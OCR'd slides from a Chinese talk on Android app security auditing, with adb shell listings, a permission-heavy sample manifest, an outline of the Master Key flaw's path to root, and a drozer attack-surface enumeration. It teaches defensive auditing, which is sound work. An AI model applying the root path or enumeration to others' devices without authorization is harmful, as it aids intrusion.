
Android软件安全审计及漏洞修复经验谈


360信息安全部　宋申雷

背景 - 安卓安全机制

Linux基于UID和GID的安全机制



背景 - 安卓安全机制




```
D:\adt-bundle-windows-x86_64-20130729\sdk\platform-tools>adb shell
shell@m0cmcc:/ $ ls -l
ls -l
drwxr-xr-x root     root              2014-06-23 11:25 acct
drwxrwx--- system   cache             2014-06-19 19:20 cache
dr-x------ root     root              2014-06-23 11:25 config
lrwxrwxrwx root     root              2014-06-23 11:25 d -> /sys/kernel/debug
drwxrwx--x system   system            2014-06-23 11:25 data
-rw-r--r-- root     root          132 1970-01-01 08:00 default.prop
drwxr-xr-x root     root              2014-06-23 11:25 dev
drwxrwx--x radio
lrwxrwxrwx root
lrwxrwxrwx root
-rw-r--r-- root
-rw-r----- root
-rwxr-x--- root
-rwxr-x--- root
-rwxr-x--- root
-rwxr-x--- root
-rwxr-x--- root
-rwxr-x--- root
-rwxr-x--- root
-rwxr-x--- root
drwxr-xr-x root
```

```
shell@m0cmcc:/ $ ps
ps
USER     PID   PPID  VSIZE  RSS     WCHAN    PC         NAME
root      1     0     528    340   ffffffff 00000000 S /init
root      2     0     0      0     ffffffff 00000000 S kthreadd
root      3     2     0      0     ffffffff 00000000 S ksoftirqd/0
root      6     2     0      0     ffffffff 00000000 S migration/0
root      7     2     0      0     ffffffff 00000000 S watchdog/0
root      20    2     0      0     ffffffff 00000000 S khelper
root      24    2     0      0     ffffffff 00000000 S netns
root      28    2     0      0     ffffffff 00000000 S sync_system_wor
root      444   2     0      0     ffffffff 00000000 S sync_supers
root      446   2     0      0     ffffffff 00000000 S bdi-default
root      448   2     0      0     ffffffff 00000000 S kblockd
root      467   2     0      0     ffffffff 00000000 S khubd
```

```
u0_a8     3200  1940  553708 23012 ffffffff 00000000 S com.android.contacts
u0_a93    3297  1940  500696 20084 ffffffff 00000000 S com.sec.phone
u0_a134   3883  1940  563516 30700 ffffffff 00000000 S com.qihoo.appstore
system    4018  1940  497868 23180 ffffffff 00000000 S com.sec.factory
```

背景 - 安卓安全机制



Permission


Android Runtime

UID/GID

Linux Kernel


背景 - 安卓安全机制

Permission用于具体操作进行权限细分和访问控制




```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
          package="com.android.updateService"
          android:versionCode="1"
          android:versionName="1.0">
    <uses-sdk android:minSdkVersion="3"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.ACCESS_GPS" />
    <uses-permission android:name="android.permission.ACCESS_LOCATION" />
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
    <uses-permission android:name="android.permission.WAKE_LOCK" />
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.READ_SMS" />
    <uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS" />
```

背景 - 安卓安全机制



背景 - 安卓安全机制



Master Key漏洞轰动一时！！！

1. 打包系统签名的APP

2.系统签名的APP通过android:sharedUserId 申请了android.uid.system这个UID

3. 注入恶意代码获得root权限

背景 - 安卓安全机制


Android Runtime

Android的APK相当于Linux的UID

Android的Permission相当是Linux的GID

Android的Signature控制APK的UID和GID分配

安卓APP攻击向量


APPLICATIONS
Home
Contacts
Phone
Browser
...
APPLICATION FRAMEWORK
Activity Manager
Window Manager
Content Providers
View System
Package Manager
Telephony Manager
Resource Manager
Location Manager
Notification Manager
LIBRARIES
Surface Manager
Media Framework
SQLite
OpenGL | ES
FreeType
WebKit
SGL
SSL
libc
ANDROID RUNTIME
Core Libraries
Dalvik Virtual Machine
LINUX KERNEL
Display Driver
Camera Driver
Flash Memory Driver
Binder (IPC) Driver
Keypad Driver
WiFi Driver
Audio Drivers
Power Management


安卓APP攻击向量

- 组件安全
- 文件读写安全
- 通信协议安全
- 数据加密安全
- IPC（进程间通信）安全
- 。。。。。。。

- HTTPS
- WebView
- SQLlite
- Intent
- Action
- Broadcast
- Activity
- 。。。。。。。

安卓APP安全审计方法 基本方法


获取APP的所有组件信息



```
Selecting 720bdfd41431ce5a (samsung GT-I9308 4.3)

            ..                    ..:.
           ..o..                  .r..
            ..a..  . ....... .  ..nd
              ro..idsnemesisand..pr
              .otectorandroidsneme.
           ..,sisandprotectorandroids+.
         ..nemesisandprotectorandroidsn:.
        .emesisandprotectorandroidsnemes..
      ..isandp,..,rotectorandro,..,idsnem.
      .isisandp..rotectorandroid..snemisis.
      ,andprotectorandroidsnemisisandprotec.
     .torandroidsnemesisandprotectorandroid.
     .snemisisandprotectorandroidsnemesisan:
     .dprotectorandroidsnemesisandprotector.

drozer Console (v2.3.0)
dz> run app.package.attacksurface cn.qihoo.msearch
Attack Surface:
  3 activities exported
  2 broadcast receivers exported
  0 content providers exported
  0 services exported
dz>
```

安卓APP安全审计方法 基本方法

